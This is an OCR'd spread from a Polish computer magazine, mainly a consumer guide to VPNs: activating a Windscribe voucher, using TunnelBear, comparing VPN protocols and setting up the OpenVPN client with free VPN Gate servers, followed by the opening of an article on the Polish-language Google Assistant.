8 Jeśli nie chcemy, żeby wykryto naszą tożsamość w internecie, skorzystanie z połączenia VPN to idealne rozwiązanie. Łącząc się z różnymi serwerami i przeglądając treści online, unikniemy powiązania naszego adresu IP z miejscem aktualnego pobytu.

VPN (**Virtual Private Network**), czyli wirtualna sieć prywatna, pozwala na nawiązanie połączenia pomiędzy dwoma punktami w publicznej sieci – na przykład między naszym komputerem a serwerem firmy, która udostępnia nam internet. Połączenie to jest szyfrowane oraz tunelowane – oznacza to, że żadna osoba trzecia nie może przechwycić pakietów, które są wymieniane w trakcie transmisji i wyciągnąć z nich naszych prywatnych danych. A o takie przechwycenie danych jest łatwo na przykład w publicznym otwartym punkcie dostępowym, z którego korzystamy i łączymy się z internetem. Atakujący może podsłuchiwać pakiety wewnątrz tej samej sieci i na przykład wykryć nasze hasła i loginy. Jeśli korzystamy z VPN, jest to niemożliwe.

Z połączeń VPN korzysta bardzo wiele firm. Dzięki takim szyfrowanym połączeniom pracownicy mogą uzyskiwać w całkowicie bezpieczny sposób dostęp do zasobów firmowych z dowolnego miejsca na świecie.

Korzystanie z połączeń VPN jest także świetnym sposobem na uniknięcie cenzury oraz blokad regionalnych. **kd**


AKTYWACJA KODU WINDSCRIBE VPN


Na płycie DVD dołączonej do tego wydania zamieszczona jest darmowa wersja **Windscribe VPN** (DVD-KOD: **040**). **Klucz pozwalający aktywować wersję specjalną znajdziemy w KŚ+ (www.ksplus.pl)**. Oto jak to zrobić.

WERSJA SPECJALNA
NA ROK O WARTOŚCI
100 ZŁ
AKTYWACJA DO
30 LISTOPADA 2019

Jeśli nie mamy konta


Przy pierwszym uruchomieniu programu klikamy na **Nie** A. Następnie podajemy dane wymagane do rejestracji, a potem klikamy na **Have a Voucher?**. Pojawi się specjalne pole na podanie kodu bonusowego B – jako voucher podajemy **kod do Windscribe pobrany z KŚ+**. Potem klikamy na **Create Free Account**. Dopiero po potwierdzeniu adresu e-mail będziemy mogli aktywnie korzystać z konta z 50 GB miesięcznego limitu na dane.





Jeśli mamy konto


Jeśli już wcześniej utworzyliśmy konto w programie, wystarczy się na nie zalogować, a potem w podglądzie konta kliknąć na **Claim Voucher** C. Następnie jako voucher podajemy **kod do Windscribe pobrany z KŚ+** i klikamy na **Claim**. Pojawi się informacja, że nasze konto zostało objęte planem promocyjnym D.



WINDSCRIBE VPN


Android* iOS*

Po aktywacji (patrz ramka obok) uzyskamy specjalną wersję Windscribe VPN, jednego z najlepszych programów typu VPN, z pakietem 50 GB danych miesięcznie i licencją na rok, który pozwala ukryć nasz prawdziwy adres IP i szyfruje naszą aktywność w internecie. Dzięki niemu ominiemy blokady regionalne i ukryjemy naszą lokalizację. Do dyspozycji mamy tryb łączenia z najwydajniejszą (czyli często najbliższą) lokalizacją. Możemy od razu po uruchomieniu systemu Windows automatycznie łączyć się z siecią VPN. Łącząc się z internetem, możemy wybrać serwer zlokalizowany w jednym z 10 państw na świecie. Do konta użytkownika nie ma przypisanego limitu urządzeń, można więc korzystać z tego programu na wielu komputerach i smartfonach (należy zainstalować odpowiednią aplikację). Windscribe'a można również używać, dodając rozszerzenie do przeglądarki (Chrome, Firefox, Opera).




Korzystamy z VPN w Windows

1 Logujemy się do programu. Po podaniu danych klikamy na **Login**.




2 Teraz wystarczy kliknąć na ikonę włącznika w celu aktywowania połączenia VPN z wybranym serwerem.




3 Po nawiązaniu bezpiecznego połączenia wygląd okna aplikacji zostanie zmieniony na niebieski.

Zmieniamy domyślny protokół VPN


1 Domyślnie Windscribe korzysta z protokołu **IKEv2**, który opiera się na **IPSec** (patrz ramka na kolejnej stronie). Bardziej bezpiecznym rozwiązaniem jest zmiana na powszechnie wykorzystywany protokół **OpenVPN**. W głównym oknie Windscribe'a klikamy na trzy kreski, a następnie na **Ustawienia**.



2 Następnie przechodzimy do zakładki **Połączenie** i w polu **Tryb połączenia** wybieramy opcję **Ręczna**.




3 Następnie zmieniamy protokół na **UDP** na porcie **443** – jest to protokół OpenVPN. Zatwierdzamy zmiany, klikając na **OK**.




Rozszerzenie do przeglądarki Chrome

1 W sklepie z rozszerzeniami Chrome, czyli Chrome Web Store (**chrome.google.com/webstore**), wyszukujemy **Windscribe** i klikamy na **Dodaj do Chrome**. Następnie klikamy na **Dodaj rozszerzenie**.

2 Teraz w górnym prawym rogu przeglądarki pojawi się ikona rozszerzenia, klikamy na nią, logujemy się do naszego konta Windscribe i łączymy się z wybranym serwerem. **Uwaga!** Warto pamiętać, że w przypadku korzystania z rozszerzenia w przeglądarce szyfrowane i bezpieczne są tylko dane przesyłane przez samą przeglądarkę.







Korzystamy na smartfonie


1 Pobieramy ze sklepu odpowiedniego dla naszego systemu aplikację **Windscribe VPN** i ją instalujemy.

2 Następnie naciskamy przycisk **Login**. Podajemy wymagane dane i naciskamy strzałkę.





3 Teraz możemy łączyć się z serwerami i korzystać z naszego limitu danych. O aktywnym połączeniu VPN informuje symbol klucza widoczny na górnej belce.





Fot. Adam Vilimek / 123rf.com

* Kod QR przenosi na stronę, skąd można pobrać aplikację. Skanujemy go smartfonem za pomocą dowolnej aplikacji QR pobranej z Google Play lub App Store.

TUNNELBEAR

Darmowa wersja próbna **TunnelBear** (DVD-KOD: **034**) pozwala wykorzystać **500 MB** transferu miesięcznie w celu bezpiecznego łączenia się poprzez VPN. Do naszej dyspozycji są serwery w ponad 22 krajach. Wszystkie połączenia odbywają się z dużą wydajnością i nie są ograniczane do minimum po chwili korzystania, jak ma to miejsce w wielu innych programach tego typu. Zostało wykonane wiele audytów bezpieczeństwa, które potwierdziły bezpieczeństwo transmitowanych danych z wykorzystaniem TunnelBear. Do szyfrowania wykorzystywana jest bardzo silna enkrypcja AES-256. TunnelBear korzysta z protokołu **OpenVPN** na większości platform, a z **IPSec** na iOS.






1 Po zainstalowaniu programu uruchamiamy go i klikamy na **Create a Free Account** A. Podajemy niezbędne dane i klikamy na **Create**.

2 Klikamy na link potwierdzający w wiadomości e-mail, który otrzymamy po utworzeniu konta. Dopiero po jego zatwierdzeniu będziemy mogli korzystać z konta.

3 Po zalogowaniu klikamy w górnym lewym rogu na przełącznik, który jest w pozycji **Off** B i po kliknięciu zmieni stan na pozycję **On** C – co oznacza aktywne połączenie.



4 Po paru chwilach zostaniemy połączeni automatycznie z najlepszym pod względem wydajności w danej chwili serwerem. Możemy też sami wybrać serwer z dostępnych na liście państw, wystarczy kliknąć na strzałkę przy **Auto** D i wybrać serwer z listy.

POPULARNE PROTOKOŁY VPN

L2TP/IPSec

Jest to hybryda dwóch protokołów, samo L2TP pozwala tylko na utworzenie tunelu komunikacyjnego i przesyłanie danych. Za bezpieczeństwo odpowiedzialny jest protokół IPSec, który odpowiada za uwierzytelnianie i szyfrowanie połączenia. Uważano, że zapewnia wysokie bezpieczeństwo, jednak po ujawnieniu przez Edwarda Snowdena informacji o NSA można przyjąć, że nie stanowi aż tak skutecznej ochrony i może być złamany przez specjalne służby.

ZALETY:
- szybkość działania
- wysokie bezpieczeństwo
- powszechnie dostępny wróżnych systemach

WADY:
- ryzyko złamania protokołu IPSec przez NSA
- działa na porcie UDP 500, przez co łatwo wykryć korzystanie z sieci VPN; niektórzy dostawcy internetu i hotspoty mogą zablokować ten port

OpenVPN

Hybryda różnych protokołów, która zapewnia najwyższy stopień ochrony i nie ma żadnych informacji, które sugerowałyby złamanie jej zabezpieczeń. Wykorzystuje bibliotekę OpenSSL i protokoły SSLv3 oraz TLSv1. Pozwala to na korzystanie z najlepszych form szyfrowania połączenia i zabezpieczania sesji. Dodatkowo możemy łączyć się za pomocą dowolnego portu, dzięki czemu unikniemy wykrycia tego, że korzystamy z połączenia z siecią VPN.

ZALETY:
- otwarty kod źródłowy
- najwyższy poziom bezpieczeństwa
- szerokie możliwości konfiguracji

WADY:
- wymaga instalacji specjalnej aplikacji
- konfiguracja może sprawić trudność początkującym użytkownikom

PPTP


Jeśli korzystamy z tego typu protokołu, powinniśmy jak najszybciej przestać. Ma on kilka zalet, ale brak bezpieczeństwa całkowicie przekreśla jego przydatność, także Microsoft odradza jego używanie. Niestety, nadal jest stosowany przez wiele firm i użytkowników nieświadomych potencjalnego zagrożenia.

ZALETY:
- szybkie działanie, prostota nie wpływa na wydajność
- łatwa konfiguracja
- dostępny na praktycznie każdym urządzeniu

WADY:
- nawet silnie zabezpieczona sesja może być złamana w ciągu 24 godzin
- brak mocnego szyfrowania

INNE WARTE UWAGI VPN-Y NA DVD

Uwaga! Na płycie dołączonej do wydania znajdziemy bardzo dobre darmowe VPN-y:
- **hide.me VPN** (DVD-KOD: **012**),
- **Hotspot Shield VPN** (DVD-KOD: **013**),
- **ProtonVPN Free** (DVD-KOD: **024**) oraz
- **Opera VPN** (DVD-KOD: **020**) – przeglądarka z wbudowaną funkcją VPN




OPENVPN DLA ZAAWANSOWANYCH

Jeśli zamierzamy korzystać z VPN na stałe, warto zainteresować się możliwościami programu **OpenVPN** (**w KŚ+**), który wykorzystuje domyślnie protokół OpenVPN i pozwala na konfigurację bezpiecznego połączenia z dowolnym serwerem na świecie udostępniającym takie usługi. Oczywiście część serwerów jest płatnych, ale znajdziemy również setki takich, które są darmowe. Po wykonaniu poprawnej konfiguracji będziemy mogli bez ograniczeń transferu korzystać w bezpieczny sposób z internetu. Możemy nawet sami uruchomić serwer OpenVPN i jako wolontariusze udostępniać łącze dla innych użytkowników.

Instalujemy klienta sieci OpenVPN

1 Instalacja przebiega typowo dla systemu Windows, ważne jednak, żeby pozostawić zaznaczone domyślne opcje instalacyjne, gdyż ich zmiana może uniemożliwić późniejsze korzystanie z programu w przedstawiony sposób.




2 Musimy również wyrazić zgodę na instalację specjalnego sterownika wirtualnej sieci, bez którego nie będzie możliwe łączenie się z serwerami.

Konfigurujemy klienta OpenVPN


Po uruchomieniu programu nie będziemy mogli od razu skorzystać z możliwości bezpiecznego połączenia, musimy pobrać pliki konfiguracyjne i z ich wykorzystaniem połączyć się z wybranym serwerem.

1 Uruchamiamy OpenVPN GUI.


2 Następnie klikamy prawym przyciskiem myszy na ikonę w zasobniku systemowym, a później na **Ustawienia**.




3 Przechodzimy do zakładki **Advanced** i sprawdzamy lokalizację folderu, w którym domyślnie przechowywane są pliki konfiguracyjne. Otwieramy Eksplorator i przechodzimy do tej lokalizacji.



4 Teraz za pomocą przeglądarki wchodzimy na adres **www.vpngate.net/en** (możemy również skorzystać z innych stron oferujących darmowy lub płatny dostęp do serwerów VPN). Na podanej stronie szukamy na liście dowolnego serwera, który ma dość wysoką wartość transferu w Mb/s, i klikamy na **OpenVPN Config File**.




5 Następnie klikamy na link w celu pobrania pliku konfiguracyjnego z rozszerzeniem **.ovpn**. Zapisujemy pobrany plik w folderze z plikami konfiguracyjnymi **OpenVPN**.



6 Teraz zamykamy i ponownie uruchamiamy klienta OpenVPN. Po kliknięciu na ikonę klienta zobaczymy nowo dodany serwer, z którym możemy nawiązać połączenie. Wystarczy najechać kursorem na dany serwer, a następnie kliknąć na **Połącz**.


7 W tym momencie w większości przypadków pojawi się monit o podanie loginu oraz hasła do serwera – w przypadku serwerów ze strony opisanej w tej wskazówce domyślne wartości dla loginu to **vpn**, dla hasła również **vpn**. Połączenie zostaje nawiązane. Po poprawnym zestawieniu połączenia ikona klienta OpenVPN (monitor) zmieni kolor na zielony.

8 Po sprawdzeniu adresu IP i po zestawieniu połączenia w naszym przykładzie okazało się, że łączymy się szyfrowanym połączeniem z serwerem w Japonii.




Uwaga! Normalne jest to, że znacznie wolniej będą wczytywały nam się strony internetowe, zwłaszcza podczas łączenia z darmowymi serwerami OpenVPN. Jest to jednak wystarczająca szybkość, która pozwoli nam na swobodne korzystanie z klienta poczty lub bankowości internetowej.


Warto także pamiętać, że w ustawieniach programu możemy skonfigurować autostart programu z systemem Windows, dzięki czemu automatycznie będziemy korzystać z wybranego połączenia z serwerem VPN, możemy w każdej chwili rozłączyć się z wybranym serwerem.





CO POTRAFI, A CZEGO JESZCZE


ASYSTENT











Choć może wydawać się, że dodanie do Asystenta obsługi kolejnego języka nie jest czymś skomplikowanym, to jest dokładnie odwrotnie. Każdy język jest unikalny, ma swoje niuanse i nie można zapomnieć także o tym, że wirtualny pomocnik musi też mieć odpowiednio dopasowaną do użytkowników osobowość. To zadanie udało się firmie Google, dzięki czemu od kilku miesięcy niemal każdy z nas może korzystać z pomocy Asystenta.

Skrojona na miarę polskiego użytkownika wersja Asystenta Google to sztuczna inteligencja zamknięta w naszych smartfonach. Jest to nowa wersja usługi Google Now, która za pomocą specjalnych komend głosowych pozwala na obsługę wielu funkcji smartfona oraz przeszukiwanie internetu.

Asystent to nowsza, ulepszona wersja wirtualnego pomocnika, z którym możemy komunikować się za pomocą naturalnego języka, a nie poleceń, których musimy uczyć się na pamięć. Nie jest też tak bezduszny jak Google Now, bo ma swoją, ale pasującą do naszej, osobowość. Uczy się naszych zachowań, gromadzi potrzebne nam informacje i jest w stanie przypomnieć o nich niepytany. Opowiada nawet dowcipy i potrafi zaśpiewać kołysankę. Dużą jego zaletą jest także możliwość sterowania inteligentnymi urządzeniami, choć w wersji polskiej czasami różnie z tym bywa.

OK, Google. Opowiedz dowcip
OK, Google. Zaśpiewaj piosenkę dla dzieci

Obecnie (choć to zmieni się w przyszłości) z wirtualnym pomocnikiem Google możemy porozmawiać tylko na smartfonach i niektórych modelach bezprzewodowych słuchawek. Do pełni szczęścia, by Asystent mógł tchnąć w nasze domy nieco więcej sztucznej inteligencji, brakuje jeszcze jego obecności na coraz popularniejszych smart głośnikach. Niestety, na pojawienie się ich w oficjalnej dystrybucji w naszym kraju (co jest wymagane do uruchomienia obsługi Asystenta w języku polskim) będziemy musieli jeszcze poczekać, a firma Google nie chce na razie mówić o tym, jak długo.

Do czego możemy wykorzystać Asystenta


Wirtualny Asystent Google może być bardzo pomocny w czasie porannego szykowania się do szkoły, na uczelnię lub do pracy. Kiedy w pośpiechu przygotowujemy się do wyjścia, możemy spytać go o aktualną pogodę lub czy w dalszej części dnia nie przyda się nam przypadkiem parasol. Żeby to zrobić, wystarczy zapytać: „*OK, Google. Czy będę dziś potrzebować parasola?*”. Nie ma konieczności używania jakichś specjalnych komend, bo wirtualny pomocnik bardzo dobrze rozumie naszą naturalną mowę. W podobny sposób możemy sprawdzić, jak wygląda natężenie ruchu na drodze do wybranego przez nas miejsca. Dzięki temu dowiemy się, czy przypadkiem nie musimy wyjść wcześniej, bo czekają nas korki. Także w tym przypadku wystarczy zadać pytanie: „*OK, Google. Jak wygląda droga do pracy?*”, jeśli w usłudze Mapy Google mamy zdefiniowane takie miejsce. Asystent odpowie także na pytanie dotyczące jakości powietrza. Wystarczy powiedzieć: „*OK, Google. Zapytaj Kanarka o jakość powietrza w Warszawie*”.

Asystent Google zapozna nas także z najważniejszymi informacjami z kraju i ze świata. Choć polska wersja pomocnika nie potrafi jeszcze odczytywać najbardziej interesujących nas aktualności z różnych źródeł, to dzięki usłudze Actions on Google portal Onet stworzył bota, który to potrafi. Żeby sprawdzić, co się dzieje, wystarczy powiedzieć: „*OK, Google. Zapytaj Onet o wiadomości*”. A wtedy odczytane nam zostaną najświeższe newsy. Asystent może także przypomnieć nam o zaplanowanych na dany dzień wpisach w kalendarzu. Wirtualny pomocnik może także włączyć radio za pomocą komendy: „*OK, Google. Poproś TOK FM, żeby włączył radio*”.

W przyszłości, bo ta funkcja nie jest jeszcze w Polsce dostępna, będziemy mogli skorzystać z rozwiązania, które Google nazywa

NIE UMIE GOOGLE

Wirtualni asystenci to najnowszy krzyk mody wśród producentów elektroniki. Niestety, opracowanie naprawdę inteligentnego pomocnika to nie lada wysiłek, więc niewielu firmom się to udało. Jedną z nich jest Google, która jako pierwsza na początku tego roku zaprezentowała swojego ***Asystenta rozumiejącego język polski***



Rutynami. Po ich skonfigurowaniu będziemy mogli wydać komendę: „*OK, Google. Informacje na dziś*", a pomocnik poda nam wiadomości dotyczące wybranych przez nas tematów: pogody, trasy do pracy, wpisów w kalendarzu oraz przeczyta newsy z wybranych źródeł.

